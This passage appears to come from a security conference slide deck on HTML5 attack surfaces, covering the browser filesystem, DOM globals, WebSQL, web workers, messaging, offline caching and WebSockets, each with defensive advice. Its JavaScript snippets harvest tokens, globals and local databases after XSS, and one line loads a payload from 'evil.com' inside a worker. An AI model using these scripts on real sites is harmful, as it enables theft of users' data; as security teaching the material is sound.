    function(filesystem) {
    filesys = filesystem;
  }, catcherror);
}
```

App can have full filesystem in place now.



Sensitive information filesystem

 Assuming app is creating profile on local system

```
function profile() {

filesys.root.getFile('profile', {create: true}, function(entry) {

entry.createWriter(function(writer) {

var myblob = new window.WebKitBlobBuilder();

myblob.append('Token:091232432,name:Jack,auth:true');

writer.write(myblob.getBlob('text/plain'));

},catcherror);

},catcherror);

}

filesystem:http://localhost/temporary/

filesystem:http://localhost/temporary/profile
```

Index of

Name	Size	Date Modified
profile	35 B	6/19/12 2:22:10 PM

Token: 091232432, name: Jack, auth: true



Extraction through XSS

Once have an entry point – game over!

```
function getProfile() {
26
        filesys.root.getFile('profile', {}, function(entry) {
          entry.file(function(file) {
28
29
             var reader = new FileReader();
             reader.onloadend = function(e) {
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               alert(this.result);
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             reader.readAsText(file);
33
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          }, catcherror);
        }, catcherror);
36
```





DOM Storage

- Applications run with "rich" DOM
- JavaScript sets several variables and parameters while loading – GLOBALS
- It has sensitive information and what if they are GLOBAL and remains during the life of application
- It can be retrieved with XSS
- HTTP request and response are going through JavaScripts (XHR) – what about those vars?



Blind Enumeration

```
for(i in window){
  obj=window[i];
  try{
    if(typeof(obj)=="string"){
      console.log(i);
      console.log(obj.toString());
    }
  }catch(ex){}
}
```



Global Sensitive Information Extraction from DOM

- HTML5 apps running on Single DOM
- Having several key global variables, objects and array
 - var arrayGlobals =
 ['my@email.com',"12141hewvsdr9321343423mjf
 dvint","test.com"];
- Post DOM based exploitation possible and harvesting all these values.



Global Sensitive Information Extraction from DOM


```
for(i in window){
  obj=window[i];
  if(obj!=null||obj!=undefined)
     var type = typeof(obj);
     if(type=="object"||type=="string")
           console.log("Name:"+i)
           try{
              my=JSON.stringify(obj);
              console.log(my)
           }catch(ex){}
                            Name:arrayGlobals
                            ["my@email.com", "12141hewvsdr9321343423mjfdvint", "test.com"]
                            Name: jsonGlobal
                            {"firstName":"John","lastName":"Smith","address":{"streetAddress":"21 2nd Street","city":"New
                            York", "state": "NY", "postalCode":10021}, "phoneNumbers": ["212 732-1234", "646 123-4567"]}
                            Name:stringGlobal
                            "test@test.com"
```



Scan and Defend

- Scan and look for
 - Scanning storage
- Defense and Countermeasures
 - Do not store sensitive information on localStorage and Globals
 - XSS protection







SQL Injection


- WebSQL is part of HTML 5 specification, it provides SQL database to the browser itself.
- Allows one time data loading and offline browsing capabilities.
- Causes security concern and potential injection points.
- Methods and calls are possible

openDatabase executeSql



SQL Injection

- Through JavaScript one can harvest entire local database.
- Example





- We need following to exploit
 - Database object
 - Table structure created on SQLite
 - User table on which we need to run select query



```
var dbo;
var table;
var usertable;
for(i in window){
         obj = window[i];
         try{
                  if(obj.constructor.name=="Database"){
                           dbo = obi;
                                     obj.transaction(function(tx){
                                     tx.executeSql('SELECT name FROM sqlite master WHERE
     type=\'table\'',[],function(tx,results){
                                              table=results;
                                     },null);
                           });
         }catch(ex){}
if(table.rows.length>1)
         usertable=table.rows.item(1).name;
```



- We will run through all objects and get object where constructor is "Database"
- We will make Select query directly to sqlite_master database
- We will grab 1st table leaving webkit table on 0th entry



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                          dbo = obi:
                                  obj.transaction(function(tx){
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                                  },null);
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IndexedDB

- Similar to WebSQL it is available for applications
- Allows to create database and it is indexed in store
 - indexedDB.open("transactions");
 - db.createObjectStore
- Possible to enumerate like WebSQL and possible information extraction



A6 - Web Messaging and Web Workers injections Mobile HTML Adobe **Flash** HTML5 + CSS Silverlight API (Media, Geo etc.) & Messaging Plug-In **Presentation DOM/Events** Parser/Threads **JavaScript** Process & Logic WebSQL Cache Storage XHR 1 & 2 WebSocket **Plug-in Sockets Browser Native Network Services Network** & Access SOP/CORS **Sandbox** Core **Policies**



Web Messaging

- HTML5 is having new interframe communication system called Web Messaging.
- By postMessage() call parent frame/domain can call with the iframe
- Iframe can be loaded on cross domain. Hence, create issues – data/information validation & data leakage by cross posting possible
- worker.webkitPostMessage faster transferable objects



Web Messaging - Scenario

- If postMessage() is set to * so page can be loaded in iframe and messaging can be hijacked
- Also, origin is not set to fixed then again frame listen from any domian – again an issue
- Stream coming needs to be checked before innerHTML or eval()
- Iframe or Web Worker can glue two streams same domain or cross domain



Origin check

```
<script>
window.addEventListener('message', receiver, false);
function receiver(e)
{
    if (e.origin == 'http://192.168.100.123')
        {
        document.getElementById('p1').innerHTML= e.data;
        }
        else
        {
        alert("Different Origin");
        //alert(e.data);
        }
}
```



Web Worker – Hacks!

- Web Workers allows threading into HTML pages using JavaScript
- No need to use JavaScript calls like setTimeout(), setInterval(), XMLHttpRequest, and event handlers
- Totally Async and well supported
 [initialize] var worker = new Worker('task.js');
 [Messaging] worker.postMessage();



Web Worker – Hacks!

Web Page Current DOM

XHR, Location, Navigator etc.

Web Worker

JavaScript Runtime Browser
Platform

Scope and Object – No DOM Access

Regex, Array, JSON etc...



Background
Thread on same page
- messaging



Web Worker – Hacks!

- Security issues
 - It is not allowing to load cross domain worker scripts. (http://https:/javascript:,data:-No)
 - It has some typical issues
 - It allows the use of XHR. Hence, in-domain and CORS requests possible
 - It can cause DoS if user get stream to run JavaScript in worker thread. Don't have access to parent DOM though
 - Message validation needed else DOM based XSS



Web Worker – Hacks!

Exmaple

```
<html>
<button onclick="Read()">Read Last Message</putton>
<button onclick="stop()">Stop</button>
<output id="result"></output>
<script>
 function Read() {
   worker.postMessage({'cmd': 'read', 'msg': 'last'});
 function stop() {
  worker.postMessage({'cmd': 'stop', 'msg': 'stop it'});
   alert("Worker stopped");
 var worker = new Worker('message.js');
 worker.addEventListener('message', function(e) {
    document.getElementById('result').innerHTML = e.data;
 }, false);
</script>
</html>
```



Web Workers – Hacks!

- Possible to cause XSS
 - Running script
 - Passing hidden payload
- Also, web workers can help in embedding silent running js file and can be controlled.
- Can be a tool for payload delivery and control within browser framework
- importScripts("http://evil.com/payload.js") worker can run cross domain script



Scan and Defend


- Scan and look for
 - JavaScript scanning
 - Messaging and Worker implementation
- Defense and Countermeasures
 - Same origin listening is a must for messaging event



- DOM based XSS with HTML5 & Messaging Mobile HTML **Silverlight Flash** HTML5 + CSS API (Media, Geo etc.) & Messaging Plug-In **Presentation DOM/Events JavaScript** Parser/Threads Process & Logic WebSQL Cache Storage XHR 1 & 2 WebSocket **Plug-in Sockets Browser Native Network Services Network** & Access **SOP/CORS Sandbox** Core **Policies**



DOM with HTML5





DOM based XSS - Messaging

- It is a sleeping giant in the Ajax applications coupled with Web Messaging
- Root cause
 - DOM is already loaded
 - Application is single page and DOM remains same
 - New information coming needs to be injected in using various DOM calls like eval()
 - Information is coming from untrusted sources
 - JSONP usage
 - Web Workers and callbacks



AJAX with HTML5 - DOM

- Ajax function would be making a back-end call
- Back-end would be returning JSON stream or any other and get injected in DOM
- In some libraries their content type would allow them to get loaded in browser directly
- In that case bypassing DOM processing...





Scan and Defend

- Scan and look for
 - DOM calls
 - Use of eval(), document.* calls etc.
- Defense and Countermeasures
 - Secure JavaScript coding



A8 - Third party/Offline HTML Widgets and Gadgets Mobile HTML Flash HTML5 + CSS Silverlight API (Media, Geo etc.) & Messaging Plug-In **Presentation DOM/Events JavaScript** Parser/Threads Process & Logic WebSQL Cache Storage XHR 1 & 2 WebSocket **Plug-in Sockets Browser Native Network Services Network** & Access SOP/CORS **Sandbox** Core **Policies**



Offline Apps

- HTML5 supports caching pages for offline usage
- <html manifest="/appcache.manifest">
- List of pages gets stored
- Possible to attack and cache poisoning
 - Untrusted network or proxy can inject malicious script
 - When you get on to actual app that script gets executed and keep eye on your activities




HTML5 Widgets

- Widgets/Gadgets/Modules popular with HTML5 applications
- Small programs runs under browser and using Web Workers and Messaging
- JavaScript and HTML based components
- In some cases they share same DOM Yes, same DOM
- It can cause a cross widget channels and iframe/sandbox



Cross DOM Access

HTML5 – Web Messaging and Workers






HTML5 - Traps

- It is possible to access DOM events, variables, logic etc.
- Sandbox is required at the architecture layer to protect cross widget access
- Segregating DOM by iframe may help
- Flash based widget is having its own issues as well
- Code analysis of widgets before allowing them to load







Web Sockets


- HTML5 allows Web Socket APIs full duplex TCP channel through JavaScript
- Allows cross domain connection like CORS
- Possible threats
 - Back door and browser shell
 - Quick port scanning
 - Botnet and malware can leverage (one to many connections)
 - Sniffer based on Web Socket



Internal Scanning

- Allows internal scanning, setting backward hidden channel, opening calls to proxy/cache.
- Some browsers have blocked these calls for security reason.

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A10 - Protocol/Schema/APIs attacks with HTML5 Mobile HTML HTML5 + CSS Flash Silverlight API (Media, Geo etc.) & Messaging Plug-In **Presentation DOM/Events JavaScript** Parser/Threads Process & Logic WebSQL Cache Storage XHR 1 & 2 WebSocket **Plug-in Sockets Browser Native Network Services Network** & Access SOP/CORS **Sandbox** Core **Policies**



Custom protocol/schema

- HTML5 allows custom protocol and schema registration
- Example
 - navigator.registerProtocolHandler("mailto", "http://www.foo.com/?uri=%s", "My Mail");
- It is possible to abuse this feature in certain cases
- Browser follows and gets registered for same domain though



APIS ...

- HTML5 few other APIs are interesting from security standpoint
 - File APIs allows local file access and can mixed with ClickJacking and other attacks to gain client files.
 - Drag-Drop APIs exploiting self XSS and few other tricks, hijacking cookies ...
 - Lot more to explore and defend...



Resources/References

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- https://www.owasp.org/index.php/HTML5 Se curity Cheat Sheet (OWASP stuff)
- http://html5sec.org/ (Quick Cheat sheet)
- http://html5security.org/ (Good resources)
- http://blog.kotowicz.net/ (Interesting work)





Conclusion and Questions